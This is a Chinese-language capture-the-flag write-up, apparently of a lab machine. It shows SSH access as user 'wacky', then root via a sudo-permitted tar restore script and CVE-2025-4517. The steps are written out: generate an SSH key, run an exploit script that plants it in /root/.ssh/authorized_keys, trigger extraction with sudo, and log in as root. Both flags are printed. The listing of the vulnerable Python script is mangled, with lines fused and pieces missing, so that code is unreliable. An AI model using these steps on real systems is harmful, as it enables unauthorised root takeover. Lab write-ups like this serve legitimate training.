
然后 SSH 连接登录 wacky 用户
成功登录
USER FLAG 就在用户目录下
1 5b3129123774a94cb69cb996475d86bb
ROOT FLAG 继续寻找提权方法,可以找到 sudo 权限配置缺陷导致的可以无密码以 root 身份执行/usr/local/bin/python3 /opt/backup_clients/restore_backup_clients.py *
看一下/opt/backup_clients/restore_backup_clients.py这个脚本:
1 cat /opt/backup_clients/restore_backup_clients.py

1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 import tarfileimport osimport sysimport reimport argparse"/opt/backup_clients/backups" "/opt/backup_clients/restored_backups" def validate_backup_name (filename ):if not re.fullmatch(r"^backup_\d+\.tar$" , filename):return False '_' )[1 ].rstrip('.tar' )return client_id.isdigit() and client_id != "0" def validate_restore_tag (tag ):return bool (re.fullmatch(r"^[a-zA-Z0-9_]{1,24}$" , tag))def main ():"Restore client configuration from a validated backup tarball." ,"Example: sudo %(prog)s -b backup_1001.tar -r restore_john" "-b" , "--backup" ,True ,help ="Backup filename (must be in /home/wacky/backup_clients/ and match backup_<client_id>.tar, " "where <client_id> is a positive integer, e.g., backup_1001.tar)" "-r" , "--restore-dir" ,True ,help ="Staging directory name for the restore operation. " "Must follow the format: restore_<client_user> (e.g., restore_john). " "Only alphanumeric characters and underscores are allowed in the <client_user> part (1–24 characters)." if not validate_backup_name(args.backup):print ("[!] Invalid backup name. Expected format: backup_<client_id>.tar (e.g., backup_1001.tar)" , file=sys.stderr)1 )if not os.path.isfile(backup_path):print (f"[!] Backup file not found: {backup_path} " , file=sys.stderr)1 )if not args.restore_dir.startswith("restore_" ):print ("[!] --restore-dir must start with 'restore_'" , file=sys.stderr)1 )8 :]if not tag:print ("[!] --restore-dir must include a non-empty tag after 'restore_'" , file=sys.stderr)1 )if not validate_restore_tag(tag):print ("[!] Restore tag must be 1–24 characters long and contain only letters, digits, or underscores" , file=sys.stderr)1 )print (f"[+] Backup: {args.backup} " )print (f"[+] Staging directory: {staging_dir} " )True )try :with tarfile.open (backup_path, "r" ) as tar:filter ="data" )print (f"[+] Extraction completed in {staging_dir} " )except (tarfile.TarError, OSError, Exception) as e:print (f"[!] Error during extraction: {e} " , file=sys.stderr)2 )if __name__ == "__main__" :
下面这部分代码存在漏洞:CVE-2025-4517
POC:https://github.com/DesertDemons/CVE-2025-4138-4517-POC

生成 SSH 密钥对
1 ssh-keygen -t ed25519 -f id_ed25519 -N ""

生成 TAR 包
1 python3 exploit.py --tar-out backup_1001.tar --target /root/.ssh/authorized_keys --payload id_ed25519.pub --mode 0600
本地起一个HTTP服务
在靶机利用wget命令下载文件到/opt/backup_clients/backups/目录
1
2
cd /opt/backup_clients/backups/
然后执行命令
1 sudo /usr/local/bin/python3 /opt/backup_clients/restore_backup_clients.py -b backup_1001.tar -r restore_pwn


最后就可以登录root用户了
1 ssh -i id_ed25519 root@10.129.19.187
成功提权
1 0 adfc07dc6844c34130cb635f2e73270
总结
信息搜集到子域名
Wing FTP Server v7.4.3 RCE漏洞:CVE-2025-47812
信息搜集到 wacky 用户的哈希密码,并利用 hashcat 加盐爆破
利用 sudo 权限配置缺陷和 CVE-2025-4517 提权